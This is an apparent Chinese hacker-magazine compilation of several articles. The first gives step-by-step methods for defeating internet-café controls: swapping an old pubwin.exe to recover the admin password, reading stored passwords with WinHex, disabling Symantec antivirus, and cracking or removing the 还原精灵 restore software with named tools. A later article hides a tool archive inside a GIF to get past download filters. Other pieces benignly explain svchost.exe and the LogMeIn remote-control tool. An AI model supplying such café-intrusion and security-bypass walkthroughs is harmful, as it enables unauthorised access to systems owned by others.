不过本文想说的,则是我最近发现的一些新问题。首先来回顾一下“偷”一文中关于“偷天换日瞒天过海”的叙述:先将pubwin安装目录里的pubwin.exe改名(就是4.3版pubwin.exe),再将4.0版的pubwin.exe拷贝到该目录中。接下来用“精锐网吧辅助工具”来结束pubwin的进程。这时注意

# 网吧黑客杂谈

战神 MARS

看系统任务栏,在系统任务栏上面的pubwin图标先是消失,过了大约两秒钟又出现了(被4.0版的给掉包了)。此时右击此pubwin图标选“系统设置”,然后打开“验证口令”对话框,以空密码进入。打开“系统设置”对话框,选“系统参数”,最后用“星号密码查看器”搞定以星号状态保存的pubwin管理员密码。

现在的情形是,任务栏的pubwin图标不再是被替换而是彻底的消失了。而且在图标消失的同时,系统打开了pubwin的快捷方式。这个快捷方式太像以前的“美萍”、“万象”等网管软件的虚拟界面了,如图1。

图 1

在这种情况下我们好像束手无策,只好缴械投降,重启机器。不过,大部分的网吧都装有“还原精灵”、“还原卡”之类的东西。重启后,上面提到的“pubwin快捷方式”确实是不见了,但是系统还原后仍是4.3版的pubwin,这样一来就没有办法破解管理员密码了,怎么办?问题出来了,就要想办法解决。方法同以往的差不多,不过这次不能再用“星号密码查看器”了,为何?因为pubwin在系统任务栏的图标消失了,我们没有办法打开pubwin的系统设置对话框,当然也就没办法获取星号形式保存的管理员密码了。不过我们仍然可以利用WINHEX。

先从网上下载WINHEX中文版并将其放到桌面上。等出现上面提及的PUBWIN快捷方式时,点击一下任务栏中“显示桌面”的图标,如图2。

原来系统早就为我们想好了对策,只要点击一下上面所说的图标,就可以很轻松地绕过PUBWIN的快捷方式。怎么样,熟悉的桌面就




图 2



又出现了吧。接下来就用 WINHEX 搞定管理员密码吧。同以往的方法一样，之所以将 WINHEX 放到桌面上也是为了方便。在这里提醒一下读者，获得管理员密码后，重启一下机器，让系统还原。为何要重启机器呢？因为那个 PUBWIN 快捷方式太顽固，它不会自动消失的。相反在你浏览网页或下载东西的时候会重复出现，很烦人。而且此时若被网管发现的话，那么你就 OVER 了。重启一下机器，系统就会还原到以前的状态。这时我们也有了管理员密码，变成该机的主人。

以上针对的是 Win2000 系统，那么 WinXP 呢？XP 系统下没有类似 2000 的“显示桌面”图标，至少我没发现。其实根本不必担心，因为 XP 下系统的任务栏不会消失，我们只须先将 WINHEX 打开，来个守株待兔就可以了。等出现 PUBWIN 快捷方式时，点一下 WINHEX 在任务栏的图标就 OK 了。

下面我们谈谈关于杀毒软件的破解问题。因为杀毒软件太多，上文也已提及了好几种，我们不可能遇到一次需要破解好几个杀毒软件的情况吧。下面我就以 Symantec antivirus 企业版为例，来讲一下破解的思路。

方法一：可以将杀毒软件卸载，这样可以治标治本。这方面的软件也挺多的，卸载精灵就是一个不错软件，用起来挺简单的，大家可以去太平洋软件园去下载来用。

方法二：禁用。如果大家嫌上面的方法太麻烦的话，可以用此方法。该软件本身就有可以将杀毒软件禁用的地方。首先说一下，该软件在开机后自动将其在“任务栏”的图标隐藏。没关系！执行“开始\程序\symantec Client Security\symantec antivirus 客户端”，打开 symantec antivirus 企业版的主程序界面，如图 3。




图 3

接着打开“配置\文件系统工程实时防护”，该窗口有“启用文件系统实时防护”选项，将其前面的勾去掉，如图 4。




图 4

不过该方法有一个弊端，那就是在大约 30 分钟后程序又死灰复燃了，怎么办？继续前面的窗口。将“启用文件系统实时防护”选项前面的勾打上，再打开其后面的“高级 (A)”。再打开“文件系统高级选项”窗口，注意第二项“自动启用”，就是它搞的鬼，如图 5。好了将其前面的勾去掉吧，完美禁用了！

方法三：利用“计算机管理”中的服务和应用程序管理来将杀毒软件禁用或者干脆停止它的服务。




图 5

打开计算机管理窗口，选“服务和应用程序\服务”，如图 6。接下来在程序选项中找到 symantec antivirus，禁用即可。




图 6

再来讲一下网吧的 BUG 问题，我想网吧之所以存在这样那样的问题也不外乎有以下两个原因：



1. 网管的安全意识不高。一种普遍的认识就是认为局域网最安全了, 一般不存在多大的安全问题。所以通常对系统的维护检查就会很懈怠, 软件的升级也不及时, 这样一来使我们这些网吧小黑们有了可乘之机。

2. 网管们的技术普遍很菜, 至少在网络安全、黑客技术方面是如此。因为一般网吧的网管是在校的计算机系的学生, 本身的技术水平就有限, 而且他们学习的那些网络维护等知识也不可能跟上现在的黑客技术的发展。

这样看来, 网吧一定会存在这样或那样的安全问题。不过每个网吧的具体情况不一样, 存在的问题也会很不一样。我所遇到的几家网吧大致都存在如下几个BUG:

1. 安装的软件泄密。网吧一般会将一些重要的软件放到一个目录中。有放到“server\工具\网吧工具”也有放到“网友公用”中的某一目录下的, 只要仔细找找一定会找到的。这样一来, 这些软件的一些重要信息就被泄露了, 如版本号等等。这为网吧小菜们破解提供了莫大的方便。有几次我在系统的目录中直接发现了破解的软件和方法。在一家网吧发现了一款叫做“还原精灵5.0 清除器”的软件, 在另一家则发现了“还原精灵密码读取器”, 那些网管们还整天埋怨系统不安全, 不安全能怨谁呀? 这样的安全意识, 系统若安全才叫怪了。

2. 密码保护意识和水平差。重要的密码强度不够, 有些网吧的网管为图方便竟连软件的默认密码也不改就直接使用, 或是使用123456、网吧电话号码等傻瓜级密码。

3. 安全意识极差。软件不注意升级, 像杀毒软件、WINDOWS系统的升级包不注意更新, 导致系统极容易被破解或是被入侵。

好了, BUG问题就探讨到这里。下面讲一下还原精灵的破解。开始之前, 谈谈还原精灵的版本, 还原精灵迄今为止已经有了很多版本。说实话我只见过三个版本的5.0、6.1和2002。为何要先了解软件的版本呢? 其实这也是没办法的事情, 因为从破解的角度来说不同版本的软件会有不同的方法, 一些破解程序仅对特定版本的软件有效, 对其他的版本的软件则无能为力。如果你搞不清楚版本就去破解则可能处处碰壁。

对于一些老版本的还原精灵我们可以手工破解, 就是用16进制编辑工具WINHEX来获取其密码。因为它的密码是在软件内存中明文存放的, 这个N年前的方法了, 现在已经不管用了。

在05年第5期X档案的硬盘还原卡解密“五虎将”一文中提及了一款纯32位的破解程序, 如图7。




图 7

再向大家推荐几款工具来破解还原精灵。第一个就是“精锐还原精灵密码读取器”, 如图8。使用很简单, 当你读不出密码时候把物理硬盘的框换成1或者是0、2之类的数字即可, 但在win2000以上系统(包括2000)运行才有效。




图 8

不过一般情况下默认就能读出来, 摧毁系统建议大家不要轻易使用!

第二个工具就是“还原精灵移除器(逆风修改版)”, 如图9。双击执行程序, 点“接受”, 在密码验证框输入任意密码或不输入密码即可将还原精灵彻底清除。




图 9

还有“还原精灵删除程序”。这个使用方法同上面的那个工具差不多, 这里就不多讲了。

第三个工具是“自动破解还原精灵最终版”。基本上上面的几款工具使用都很简单, 适合菜鸟。有了上面几款工具, 一般的网吧破解就已经够用了。

(文章中涉及到的工具精锐网吧辅助工具、WINHEX、直接硬盘访问程序1.1、精锐还原精灵密码读取器、还原精灵移除器(逆风修改版)、自动破解还原精灵最终版光盘有收录)



呆呆

絮语



在这辞旧迎新、春去春又回的长假里，想必所有“傻瓜黑客”的朋友们肯定是喜笑颜开，心情颇为畅快……呆呆在此，将率领各位菜鸟们振臂高呼：“我们自由了！菜鸟翻身得解放了！”我们可以想睡就睡，想吃就吃，想hack谁就hack谁……不过，呆呆再次提醒：还是己所不欲，勿施于人，得饶菜鸟处就饶菜鸟！更重要的是，要让这段难得的假期过得有价值、长到见识才是最有意义滴，那偶就不在此发呆了，快去看文章吧，如有什么疑惑、建议或意见，希望能得到各位的反馈！

## 让菜鸟都来认识

# Svchost.exe 进程

lili

很多菜鸟朋友对 Svchost.exe 进程都不太了解，例如在任务管理器中一旦看到有多个该进程（图1中有6个），这时就以为是自己的电脑中了病毒或木马，其实并非如此！正常情况下，Windows中可以有多个 Svchost.exe 进程同时运行，例如 Win2000 有2个 Svchost 进程，WinXP 中有4个以上，Win2003 中则更多，所以当你看到多个 Svchost 进程时，未必就是病毒！

### 一、Svchost.exe 进程是干什么的？

Svchost.exe 文件存在于“%system root%\system32”（通常是 C:\Windows\system32）目录下，它是 NT 核心 Windows 的重要进程（Win9X 没有该进程），专门为系统启动各种服务的。例如 Svchost.exe 调用 rpcss.dll 文件，就会启动 rpcss 服务（remote procedure call）。

Svchost.exe 实际上是一个服务宿主，它本身并不能给用户提供任何服务，但是可以用来运行动态链接库 DLL 文件，从而启动对应的服务。每一个 Svchost.exe 进程可以同时启动多个服务。

### 二、Svchost 是如何启动系统服务的？

由于系统服务都是以动态链接库（DLL）形式实现的，它们把可执行程序指向 Svchost，因此 Svchost 只要调用某个动态链接库，即可启动对应的服务。那么 Svchost 启动某服务时，又是如何知道应该调用哪个动态链接库？这是由于系统服务在注册表中都设置了相关参数，因此 Svchost 通过读取某服务在注册表中的信息，即可知道应该调用哪个动态链接库，从而启动该服务。

下面我们以后 Svchost 启动 helpsvc (Help and Support) 服务为例，介绍其启动服务的方法。在 WindowsXP 中点击“开始”→“运行”，输入 services.msc 命令，弹出服务对话框，然后双击打开“Help and Support”服务属性对话框，可以看到 helpsvc 服务的可执行文件路径为“C:\WINDOWS\System32\svchost.exe -k netsvcs”（图2），说明 helpsvc 服务是依靠 SVCHOST 调用“netsvcs”参数来实现的，而参数的内容则是存放在系统注册表中的。

在“运行”对话框中输入 regedit.exe，回车，打开注册表编辑器，找到“[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\helpsvc]”项，找到类型为“REG\_EXPAND\_SZ”的键“magePath”，




图 1




图 2



其键值为“%SystemRoot%\System32\svchost.exe -k netsvcs”，这就是在服务窗口中看到的启动命令，另外在“Parameters”子项中有个名为“ServiceDll”的键，其值为“%WINDIR%\PCHealth\HelpCtr\Binaries\pchsvc.dll”，其中“pchsvc.dll”就是helpsvc服务要使用的动态链接库文件。这样SVCHOST进程通过读取“helpsvc”服务注册表信息，就能启动该服务了。

### 三、现在 Svchost 到底启动了哪些服务？

如果你想了解每个SVCHOST进程现在到底提供了哪些系统服务，可以在命令提示符下输入命令来查看。例如在WinXP中，打开“命令提示符”，键入tasklist /svc命令查看；在Win2000中，则输入Tlist -S命令来查看。

如果你在WinXP中想得到所有进程的详细信息，可以打开“命令提示符”，键入tasklist /svc>abc.txt命令，于是在当前目录中，将会生成一个abc.txt文件，其内容就是当前正在运行的所有进程情况，例如进程名、PID号、该进程启动了哪些服务。

### 四、如何发现 Svchost 进程有问题？

由于Svchost进程可以启动各种服务，因此病毒、木马也经常伪装成系统的DLL文件，使得Svchost调用它们，从而进入内存中运行、感染和控制电脑。

对策：建议使用“Windows优化大师”进程管理器（下载地址：<http://www.aidown.com/download.asp?id=46&no=1>），查看所有Svchost进程的执行文件路径（图3），正常的Svchost文件应该存在于“c:\Windows\system32”目录下，如果你发现其执行路径在其他目录下，就有可能感染上了病毒或木马了，应该马上进行检测和处理。

### 五、Svchost 进程杀不掉怎么办？

如果有些Svchost进程，你在任务管理器中无法关闭，那么，可以使用ntsd命令来杀掉它，方法如下。

首先需要了解欲杀的Svchost进程其PID是多少？在WinXP下，按Ctrl+Alt+Del打开任务管理器，点击“进程”选项卡→“查看”→“选择列”，在弹出的窗口中（图4），勾选“PID（进程标识符）”，然后回到任务管理器中，即可看见PID了（例如要杀的Svchost进程，其PID是844）。

接下来关闭该进程。点击“开始”→“运行”输入“CMD”（或者“开始”→“程序”→“附件”→“命令提示符”），回车，在命令提示符下，输入命令ntsd -c q -p 844即可杀掉Svchost进程（PID是844）。

**小提示：**除了System、SMSS.EXE和CSRSS.EXE这三个进程，ntsd可以杀掉任何一个系统进程。从Win2000开始，微软就提供了ntsd工具，该命令执行后，可让你获得系统的debug权限，因此能够用来关闭大部分的系统进程，如果你遇到无法关闭的进程，就可以使用该命令，其杀进程的命令格式为：ntsd -c q -p XXX，XXX为欲杀进程的PID；ntsd -p XXX，表示在调试器中打开某进程（PID为XXX）；而-c q参数则表示退出调试器。由于调试器关闭之后，它打开的进程会随调试器一起退出，因此ntsd命令能够关闭进程。




图 3




图 4



好看的、好玩的、实用的……平时大家上网是不是都喜欢收集些不错的工具,然后存到你的QQ网络硬盘或是邮箱里,当使用的时候就直接下载下来呢?不过,现在的网管都会点三脚猫的功夫,很多网管都会设置禁止下载ZIP、RAR及EXE文件,以防有菜鸟在网吧里用下载的这些工具乱搞。不过,光禁止下载这些类型的文件就真的有用吗?既然不能下载ZIP、RAR及EXE文件,那么其他类型文件肯定是可以下载的,我们为什么不把文件类型换一下,然后躲过网吧管理系统的火眼金睛(叫它变成睁眼瞎好了)来达到下载的最终目的呢?

那好的,跟着我一起做吧,我们需要的工具就是UltraEdit,

# “狸猫”换“太子” 下载好欣喜

任我行[无组织]






具体的思路就是使用这个十六进制文件编辑软件UltraEdit,来把要在网吧中使用的压缩文件或是可执行文件隐藏到一个jpg或gif格式的图片文件里,这样下载时就不会受到限制了。

假设我们要在网吧里使用的文件是hacker.zip,里面存放着其他的各种工具,同时我们再准备一个gif文件,假设为love.gif(图1),我们要利用它来“掩护”hacker.zip。运行UltraEdit,用它打开hacker.zip,注意一定要把“编辑”菜单中的“16进制编辑器”选择上,然后单击“编辑”菜单中的“全部选定”。选定整个被编辑的hacker.zip文件,点击“编辑”→“复制”,接下来点击工具栏中的“打开”按钮,用UltraEdit打开love.gif文件。拖动右边的滑块到最下方,用鼠标点击love.gif文件的16进制编码的倒数第二个代码,如图2,点击“编辑”→“粘贴”,将hacker.zip文件的全部代码粘贴到love.gif文件中即可,如图3。单击工具栏中的“保存”按钮,就可以把hacker.zip隐藏到love.gif文件中了。

**小提示:**当你按照以上步骤做好后,会发现桌面多了个love.gif.gif文件,这个文件没什么用,大家不必理会就可以了!

来试试效果吧,单击love.gif文件,出现的是一个正常的图片,如果按住shift,右键点击,在弹出的菜单中选择“打开方式”,选择用“WinRAR 压缩文件管理器”的方式打开,如图4,大家可以看到,竟然里面包着一个“精锐网吧辅助V5 正式版”,如图5,真是袖里乾坤啊!把这个gif文件上传到网上,以后你去网吧就可以无拘无束的自由下载该文件了,网吧管理软件绝对不会管你——它还误以为这是个图片文件呢!

(本文涉及的相关工具:UltraEdit,光盘中有收录。)





## 一、LogMeIn 简介

3Am Labs 推出的 LogMeIn Pro 是 Windows 系统上最便利的远程管理和控制解决方案。和传统的远程控制软件不同, LogMeIn Pro 不需要记住远程主机的 IP 地址, 只需要一个 Email 地址和密码即可。LogMeIn pro 允许用户通过局域网、Internet 访问远程电脑系统, 在客户端只需要安装一个 Web 浏览器, 一个终端模拟器或者兼容 WAP 的手机。LogMeIn 具有远程控制、文件传送、文件发布、在线合作等强大功能。提供“End to End SSL”加密和多层安全认证保护密码和数据, 允许设定多个用户访问你的电脑, 支持远程到本地打印等。

## 二、建立帐号

使用 LogMeIn 之前, 需要到 [https://secure.logmein.com/go.asp?page=mycomputers\\_nologin](https://secure.logmein.com/go.asp?page=mycomputers_nologin) 注册帐号。帐号名输入你的 Email 地址, 输入帐号和密码并确认正确后, 点击“Create Account”按钮, 就进入“My Computers”页面, 表示帐号建立成功。

## 三、安装 LogMeIn

下载并在远程电脑上安装 LogMeIn.exe, 安装过程中的 LogMeIn Account Details 窗口输入帐号及密码(图1)。如果在多台计算机上使用同一帐号安装 LogMeIn, 并且选择了“I'm already a LogMeIn subscriber”, 就可以在客户端实现集群控制, 随后输入计算机的描述信息。安装完成后, LogMeIn 会注册成系统服务。在 IE 浏览器中输入 <https://127.0.0.1:2002>, 可以立即进行测试。对于 Windows 98/XP 系统, 在安装过程中的 Computer Access Code 窗口需要输入 Username (用户名) 和 Computer Access Code (控制码), 每次利用 LogMeIn 控制安装 Windows 98/XP 的电脑必须输入该控制码。




图 1

## 四、远程控制

在远程电脑上激活 LogMeIn 后, 在客户端电脑的浏览器地址栏中输入 [www.LogMeIn.com](http://www.LogMeIn.com), 在网

# 远程控制“新兵”——LogMeIn

花的神明

页中的“Have an account? Log in.”处输入帐号名和密码, 点击“log me in”按钮, 进入“My Computers”页面, 这里列出了远程计算机名称列表(图2)。移动鼠标到相应图标上, 在弹出的菜单中点击“Connect”, 出现登录页面(图3), 有两种选择, 一种是输入先前设定的用户名和控制码, 另一种是输入你的 Windows 用户名和密码。确认输入正确后进入控制主页面(图4), 在这里就可以对远程计算机随心所欲的控制了。




图 2




图 3

## 五、屏幕控制

在“Remote Control”一栏中点击“Go>>”按






图 4

钮,在出现的对话框中有三项选择:远程文件的本地打印、同步远程机与客户机的剪贴板数据、记住设置,下次连接不出现对话框。根据情况选定即可。点击工具条上的“Ctrl+Alt+Del”按钮激活远程主机登录窗口,进入控制状态后,远程主机会出现被控制成功信息并显示客户机的IP地址。用户可以像使用本机一样操纵远程电脑屏幕。LogMeIn提供的远程控制功能比较强大,利用屏幕控制窗口上的工具条,用户可以设定是否全屏控制,设定控制屏幕的分辨率及色彩位数,自由缩放屏幕大小,还提供了屏幕放大功能(图5),可以设定网速,还能列出当前系统所有终端服务连接,并能切换到选定的终端服务连接,还可以打开聊天功能,和远程主机进行交互聊天。有趣的是,点击按钮菜单“View”→“Erase Drawings”,可以在屏幕上自由“涂鸦”(图6)。




图 5

## 六、文件传输

在“File Manager”一栏中点击“Go>>>”按钮,进入文件传输界面(图7)。在左边显示客户机文件列表,在右边显示远程机文件列表,支持鼠标拖拽传送文件。利用工具栏上的按钮和右键菜单,能实现对本机和远程主机上的文件和文件夹进行建立、改名、




图 6

删除、合并、更新、复制、选择等操作,可以利用同步目录和复制更新功能保持客户机和远程机目录的同步。LogMeIn支持断点续传,一旦在传送过程中意外断开,再次连接时会从断开处继续传送。




图 7

## 七、文件共享

在“File Share”栏中点击“Go>>>”按钮,进入文件共享窗口(图8)。




图 8

文件共享是为远程主机上选定的文件设置一个



共享连接,例如“https://secure.LogMeIn.com/f?3idPppJzS9X5ZTYc8Zahce9.wxcuebJwfwlrjv8KC7f”,使用者只需点击这个链接地址就可以直接从你的电脑上下载共享文件。应该指出这种共享连接是安全的,易于使用的。点击“Start Shareing Files”按钮激活操作向导,帮助用户轻松的建立文件共享连接。可以同时建立许多文件共享连接。

## 八、LogMeIn 属性设置

